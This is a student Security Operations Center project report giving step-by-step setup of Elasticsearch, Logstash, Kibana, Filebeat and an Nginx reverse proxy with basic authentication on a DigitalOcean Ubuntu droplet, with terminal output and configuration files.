CFC PROJECT 6 (SOC): Shadow Sentry
Zulkarnaen (S17)

Introduction

The objective of this Security Operation Center (SOC) project is to install and deploy ELK (Elastic, Logstash, Kibana) on a Digital Ocean droplet and have the logs from a Honeypot be sent to it. After successfully gathering the logs, it is the to be studied and analysed for any suspicious activity or more likely attack attempts by foreign devices.

To simulate these attacks, this project also requires a sample penetration test script to be written and used by a separate Virtual machine (VM) on the Honeypot. It is important to show that the sample script, the Honeypot and ELK are all functioning as intended and acts as a proper Intrusion detection system to detect any malicious activity on the network.

Table of Contents:

Digital Ocean droplet

The digital ocean droplet used in this project uses the following settings:

- 4 GB memory
- 2 AMD vCPUs
- 80 GB Disk
- SG1 - Ubuntu 23.10 x64


These settings were selected to ensure that ELK & Honeypot are able to function smoothly.


➢ Prerequisites


For Digital Ocean droplets, certain prerequisites are to be installed or done before we can begin installing Elastic Cloud.

1. Create new user with sudo privileges

SSH into Droplet using root and password set during creation of Droplet in Digital Ocean website and create a new user with sudo privileges. Moving forward, this user will be used.







2. Set up UFW

The UFW app list command displays the current rules already added. Set up basic firewalls (UFW) and allow ‘OpenSSH’ rule so that connecting back into the droplet via SSH is possible. Use ‘ufw enable’ command to start the firewall.

```
root@ubuntu-new:~# ufw app list
Available applications:
  OpenSSH
root@ubuntu-new:~# ufw allow OpenSSH
Rules updated
Rules updated (v6)
root@ubuntu-new:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@ubuntu-new:~#
```

3. Installing JAVA & JAVA development kit (JDK)

As shown, after 'apt update' and 'java -- version', the default Droplet does not have Java installed. Use sudo apt install default -jre to install. (Java Runtime Environment)

```
zul@ubuntu-new:~$ sudo apt update
[sudo] password for zul:
Hit:1 http://mirrors.digitalocean.com/ubuntu mantic InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu mantic-updates InRelease
Hit:3 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Hit:4 http://mirrors.digitalocean.com/ubuntu mantic-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu mantic-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
91 packages can be upgraded. Run 'apt list --upgradable' to see them.
zul@ubuntu-new:~$ java -version
Command 'java' not found, but can be installed with:
sudo apt install default-jre              # version 2:1.17-74, or
sudo apt install openjdk-17-jre-headless  # version 17.0.9~6ea-1
sudo apt install openjdk-11-jre-headless  # version 11.0.20+8-1ubuntu1
sudo apt install openjdk-19-jre-headless  # version 19.0.2+7-4
sudo apt install openjdk-20-jre-headless  # version 20.0.2+9-1
sudo apt install openjdk-21-jre-headless  # version 21+35-1
sudo apt install openjdk-22-jre-headless  # version 22~16ea-1
sudo apt install openjdk-8-jre-headless   # version 8u382-ga-1ubuntu1
zul@ubuntu-new:~$ sudo apt install default-jre
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  adwaita-icon-theme alsa-topology-conf alsa-ucm-conf at-spi2-common at-spi2-core ca-
```

```
zul@ubuntu-new:~$ java -version
openjdk version "17.0.10" 2024-01-16
OpenJDK Runtime Environment (build 17.0.10+7-Ubuntu-123.10.1)
OpenJDK 64-Bit Server VM (build 17.0.10+7-Ubuntu-123.10.1, mixed mode, sharing)
zul@ubuntu-new:~$
```

JDK is required in order to compile and run some specific Java-based software. Use 'javac -version' command to check the current version on the Droplet.

```
zul@ubuntu-new: $ sudo apt install default-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  default-jdk-headless libice-dev libpthread-stubs0-dev libsm-dev l
  xorg-sgml-doctools xtrans-dev
```

```
zul@ubuntu-new: $ javac -version
javac 17.0.10
zul@ubuntu-new: $
```

4. Configuring Nginx

Nginx is needed as its responsible for hosting some of the largest and highest-traffic sites on the internet.

```
zul@ubuntu-new: $ sudo apt update
Hit:1 http://mirrors.digitalocean.com/ubuntu mantic InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu mantic-updates InRelease
Hit:3 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Hit:4 http://mirrors.digitalocean.com/ubuntu mantic-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu mantic-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
91 packages can be upgraded. Run 'apt list --upgradable' to see them.
zul@ubuntu-new: $ sudo apt install nginx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  nginx-common
Suggested packages:
```

```
zul@ubuntu-new: $ curl -4 icanhazip.com
152.42.179.0
zul@ubuntu-new: $
```

Afterwords, adjust the UFW rules to allow Nginx and check if the web server is up and running.

```
zul@ubuntu-new: $ sudo ufw app list
Available applications:
  Nginx Full
  Nginx HTTP
  Nginx HTTPS
  OpenSSH
zul@ubuntu-new: $ sudo ufw allow 'Nginx HTTP'
Rule added
Rule added (v6)
zul@ubuntu-new: $ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
OpenSSH                    ALLOW       Anywhere
Nginx HTTP                 ALLOW       Anywhere
OpenSSH (v6)               ALLOW       Anywhere (v6)
Nginx HTTP (v6)            ALLOW       Anywhere (v6)

zul@ubuntu-new: $ systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
     Loaded: loaded (/lib/systemd/system/nginx.service; enabled; preset: enabled)
     Active: active (running) since Sat 2024-03-16 08:02:12 UTC; 33s ago
       Docs: man:nginx(8)
    Process: 5658 ExecStartPre=/usr/sbin/nginx -t -q -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
    Process: 5659 ExecStart=/usr/sbin/nginx -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
   Main PID: 5687 (nginx)
      Tasks: 3 (limit: 4646)
     Memory: 2.4M
        CPU: 18ms
     CGroup: /system.slice/nginx.service
             ├─5687 "nginx: master process /usr/sbin/nginx -g daemon on; master_process on;"
             ├─5690 "nginx: worker process"
             └─5691 "nginx: worker process"
```

Using ‘curl -4 icanhazip.com’ command, the output should be our droplet’s IP address. Next, go to internet explorer and test Nginx and should receive the landing page as shown.

```
zul@ubuntu-new: $ curl -4 icanhazip.com
152.42.179.0
zul@ubuntu-new: $
```

➢ Elasticsearch installation

Use; ‘curl -fsSL https://artifacts.elastic.co/G PG-KEY-elasticsearch | sudo apt-key add -’ , ‘echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list’, ‘sudo apt update’ & ‘sudo apt install elasticsearch’ commands to install elasticsearch.

```
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
OK
$ echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
deb https://artifacts.elastic.co/packages/7.x/apt stable main
$ sudo apt update
Hit:1 http://mirrors.digitalocean.com/ubuntu mantic InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu mantic-updates InRelease
```

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo apt install elasticsearch
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  elasticsearch
0 upgraded, 1 newly installed, 0 to remove and 91 not upgraded.
```

Next, edit the configuration files as shown by using the ‘nano’ command. In the configuration file, uncomment the ‘network.host’ to limit external access to the elasticsearch. Elasticsearch listens on port 9200.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/elasticsearch/elasticsearch.yml
```

```
#
# ---------------------------------- Network -----------------------------------
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: localhost
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
#http.port: 9200
#
# For more information, consult the network module documentation.
#
# --------------------------------- Discovery ----------------------------------
#
# Pass an initial list of hosts to perform discovery when this node is started:
```

Start up the elasticsearch using the ‘systemctl’ command. Use ‘curl’ command to check if service is running. The output should resemble as shown in screenshot.

```
zul@ubuntu-new: $ sudo systemctl start elasticsearch
zul@ubuntu-new: $ sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
zul@ubuntu-new: $
```

```
zul@ubuntu-new:$ curl -X GET "localhost:9200"
{
  "name" : "ubuntu-new",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "ng3YpE__Ry2vS3AUc7u7sA",
  "version" : {
    "number" : "7.17.18",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "8682172c2130b9a411b1bd5ff37c9792367de6b0",
    "build_date" : "2024-02-02T12:04:59.691750271Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.1",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
zul@ubuntu-new:$
```

➢ Kibana installation

According to the official documentation, you should install Kibana only after installing Elasticsearch. Installing in this order ensures that the components each product depends on are correctly in place.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo apt install kibana
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  kibana
0 upgraded, 1 newly installed, 0 to remove and 91 not upgraded.
Need to get 302 MB of archives.
After this operation, 779 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 kibana amd64 7.17.18 [302 MB]
7% [1 kibana 25.7 MB/302 MB 9%]
```

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl enable kibana
Synchronizing state of kibana.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable kibana
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /etc/systemd/system/kibana.service.
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl start kibana
zul@ubuntu-new:/etc/nginx/sites-available$
```

Because Kibana is configured to only listen on localhost, we must set up a reverse proxy to allow external access to it. We will use Nginx for this purpose, which should already be installed on your server.

Next we must create the administrative Kibana user to use later on.

Use ‘openssl’ command. This will create the administrative Kibana user and password, and store them in the htpasswd.users file. Enter and confirm a password at the prompt. Remember or take note of this login, as you will need it to access the Kibana web interface.

```
zul@ubuntu-new:/etc/nginx/sites-available$ echo "kibanaadmin:`openssl passwd -apr1`" | sudo tee -a /etc/nginx/htpasswd.users
Password:
Verifying - Password:
kibanaadmin:$apr1$DJyucvmI$T7PWamaOWuodKM141dU3R0
zul@ubuntu-new:/etc/nginx/sites-available$
```

Edit the Nginx server block file using ‘nano’. This configures Nginx to direct your server’s HTTP traffic to the Kibana application, which is listening on localhost:5601. Additionally, it configures Nginx to read the htpasswd.users file and require basic authentication.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/nginx/sites-available/152.42.179.0
```

```
server {
    listen 80;

    server_name 152.42.179.0;

    auth_basic "Restricted Access";
    auth_basic_user_file /etc/nginx/htpasswd.users;

    location / {
        proxy_pass http://localhost:5601;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```


Check configuration for any syntax errors using the ‘sudo nginx - t’ command.

If output ‘syntax is ok’, edit ufw to allow ‘Nginx full’. Because the Nginx Full profile allows both HTTP and HTTPS traffic through the firewall, you can safely delete the rule ‘Nginx HTTP’.


```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl reload nginx
zul@ubuntu-new:/etc/nginx/sites-available$ sudo ufw allow 'Nginx Full'
Rule added
Rule added (v6)
zul@ubuntu-new:/etc/nginx/sites-available$ sudo ufw delete allow 'Nginx HTTP'
Rule deleted
Rule deleted (v6)
zul@ubuntu-new:/etc/nginx/sites-available$
```

Test the Kibana by following the next few steps.

Kibana is now accessible via your FQDN or the public IP address of your Elastic Stack server. Check using internet explorer with IP address/status. Use created username and password earlier to sign in.



If all is well, the Kibana landing page will appear as shown.




➢ Logstash installation

It is common to use Logstash to process the data. This will allow more flexibility to collect data from different sources, transform it into a common format, and export it to another database.

Install logstash with ‘ sudo apt install logstash’ command.

```
zul@ubuntu-new: /etc/nginx/sites-available$ sudo apt install logstash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 91 not upgraded.
Need to get 366 MB of archives.
After this operation, 624 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 logstash amd64 1:7.17.18-1 [366 MB]
1% [1 logstash 3553 kB/366 MB 1%]
```

Logstash takes in data at one end, processes it in one way or another, and sends it out to its destination (in this case, the destination being Elasticsearch). A Logstash pipeline has two required elements, input and output, and one optional element, filter. The input plugins consume data from a source, the filter plugins process the data, and the output plugins write the data to a destination.



Create a new configuration file called ‘02-beats-input.conf’ and edit it as shown. This specifies a beats input that will listen on TCP port 5044.

```
zul@ubuntu-new: /etc/nginx/sites-available$ sudo nano /etc/logstash/conf.d/02-beats-input.conf
```

```
input {
  beats {
    port => 5044
  }
}
```

Create a new configuration file called ‘30- elasticsearch.ouput.conf’ and edit it as shown. This output configures Logstash to store the Beats data in Elasticsearch, which is running at localhost:9200.

```
zul@ubuntu-new: /etc/nginx/sites-available$ sudo nano /etc/logstash/conf.d/30-elasticsearch-output.conf
```

```
output {
  if [@metadata][pipeline] {
        elasticsearch {
        hosts => ["localhost:9200"]
        manage_template => false
        index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
        pipeline => "%{[@metadata][pipeline]}"
        }
  } else {
        elasticsearch {
        hosts => ["localhost:9200"]
        manage_template => false
        index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
        }
  }
}
```

Test the logstash configuration using the 'sudo -u logstash /usr/share/logstash/bin/logstash path.settings /etc/logstash -t' command.

If there are no syntax errors, your output will display Config Validation Result: OK. Exiting Logstash after a few seconds.

Start logstash with systemctl start and systemctl enable.

```
zul@ubuntu-new:                    $ sudo -u logstash /usr/share/logstash/bin/logstash --path.settings /etc/logstash -t
Using bundled JDK: /usr/share/logstash/jdk
OpenJDK 64-Bit Server VM warning: Option UseConcMarkSweepGC was deprecated in version 9.0 and will likely be removed in a future release.
Sending Logstash logs to /var/log/logstash which is now configured via log4j2.properties
[2024-03-16T08:34:33,204][INFO ][logstash.runner          ] Log4j configuration path used is: /etc/logstash/log4j2.properties
[2024-03-16T08:34:33,226][INFO ][logstash.runner          ] Starting Logstash {"logstash.version"=>"7.17.18", "jruby.version"=>"jruby 9.2.20.1 (2.5.8) 2021-11-30 2a2962fbd1 OpenJDK 64-Bit S
erver VM 11.0.20+8 on 11.0.20+8 +indy +jit [linux-x86_64]"}
[2024-03-16T08:34:33,228][INFO ][logstash.runner          ] JVM bootstrap flags: [-Xms1g, -Xmx1g, -XX:+UseConcMarkSweepGC, -XX:CMSInitiatingOccupancyFraction=75, -XX:+UseCMSInitiatingOccupa
ncyOnly, -Djava.awt.headless=true, -DFile.encoding=UTF-8, -Djdk.io.File.enableADS=true, -Djruby.compile.invokedynamic=true, -Djruby.jit.threshold=0, -Djruby.regexp.interruptible=true, -XX:+
HeapDumpOnOutOfMemoryError, -Djava.security.egd=file:/dev/urandom, -Dlog4j2.isThreadContextMapInheritable=true]
[2024-03-16T08:34:33,280][INFO ][logstash.settings        ] Creating directory {:setting=>"path.queue", :path=>"/var/lib/logstash/queue"}
[2024-03-16T08:34:33,303][INFO ][logstash.settings        ] Creating directory {:setting=>"path.dead_letter_queue", :path=>"/var/lib/logstash/dead_letter_queue"}
[2024-03-16T08:34:35,496][INFO ][org.reflections.Reflections] Reflections took 116 ms to scan 1 urls, producing 119 keys and 419 values
Configuration OK
[2024-03-16T08:34:36,549][INFO ][logstash.runner          ] Using config.test_and_exit mode. Config Validation Result: OK. Exiting Logstash
zul@ubuntu-new:                    $
```

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl start logstash
zul@ubuntu-new:/etc/nginx/sites-available$ sudo systemctl enable logstash
Created symlink /etc/systemd/system/multi-user.target.wants/logstash.service → /etc/systemd/system/logstash.service.
zul@ubuntu-new:/etc/nginx/sites-available$
```

Filebeats installation

The Elastic Stack uses several lightweight data shippers called Beats to collect data from various sources and transport them to Logstash or Elasticsearch.

1. Filebeat: collects and ships log files.
2. Metricbeat: collects metrics from your systems and services.
3. Packetbeat: collects and analyzes network data.
4. Winlogbeat: collects Windows event logs.
5. Auditbeat: collects Linux audit framework data and monitors file integrity.
6. Heartbeat: monitors services for their availability with active probing.

Install filebeats using 'sudo apt install filebeat' command.

Filebeat supports numerous outputs, but you'll usually only send events directly to Elasticsearch or to Logstash for additional processing.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo apt install filebeat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  filebeat
0 upgraded, 1 newly installed, 0 to remove and 91 not upgraded.
Need to get 37.0 MB of archives.
After this operation, 137 MB of additional disk space will be used.
```

As we are using Logstash to perform additional processing on the data collected by Filebeat, edit the config file as shown to stop Filebeat from sending the data directly to elasticsearch.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo nano /etc/filebeat/filebeat.yml
zul@ubuntu-new:/etc/nginx/sites-available$
```

```
# ------------------------------ Elasticsearch Output -------------------------------
#output.elasticsearch:
  # Array of hosts to connect to.
  #hosts: ["localhost:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"
```

```
# ------------------------------ Logstash Output -------------------------------
output.logstash:
  # The Logstash hosts
  hosts: ["localhost:5044"]

  # Optional SSL. By default is off.
  # List of root certificates for HTTPS server verifications
  #ssl.certificate_authorities: ["/etc/pki/root/ca.pem"]
```

The functionality of Filebeat can be extended with Filebeat modules.

Here the system module is used.

By default, Filebeat is configured to use default paths for the syslog and authorization logs.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo filebeat modules enable system
Enabled system
zul@ubuntu-new:/etc/nginx/sites-available$ sudo filebeat modules list
Enabled:
system

Disabled:
activemq
apache
auditd
aws
awsfargate
azure
barracuda
bluecoat
cef
checkpoint
cisco
coredns
crowdstrike
cyberark
cyberarkpas
cylance
```

Set up the Filebeat ingest pipelines, which parse the log data before sending it through logstash to Elasticsearch.


Load the index template into Elasticsearch.

An Elasticsearch index is a collection of documents that have similar characteristics. Indexes are identified with a name, which is used to refer to the index when performing various operations within it. The index template will be automatically applied when a new index is created. Once done, start & enable Filebeat.

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo filebeat setup --pipelines --modules system
zul@ubuntu-new:/etc/nginx/sites-available$ sudo filebeat setup --index-management -E output.logstash.enabled=false -E 'output.elasticsearch.hosts=["localhost:9200"]'
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true` for enabling.

Index setup finished.
zul@ubuntu-new:/etc/nginx/sites-available$
```

```
zul@ubuntu-new:/etc/nginx/sites-available$ sudo filebeat setup -E output.logstash.enabled=false -E output.elasticsearch.hosts=['localhost:9200'] -E setup.kibana.host=localhost:5601
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/machine-learning/current/index.html
It is not possble to load ML jobs into an Elasticsearch 8.0.0 or newer using the Beat.
Loaded machine learning job configurations
Loaded Ingest pipelines
zul@ubuntu-new:/etc/nginx/sites-available$
```

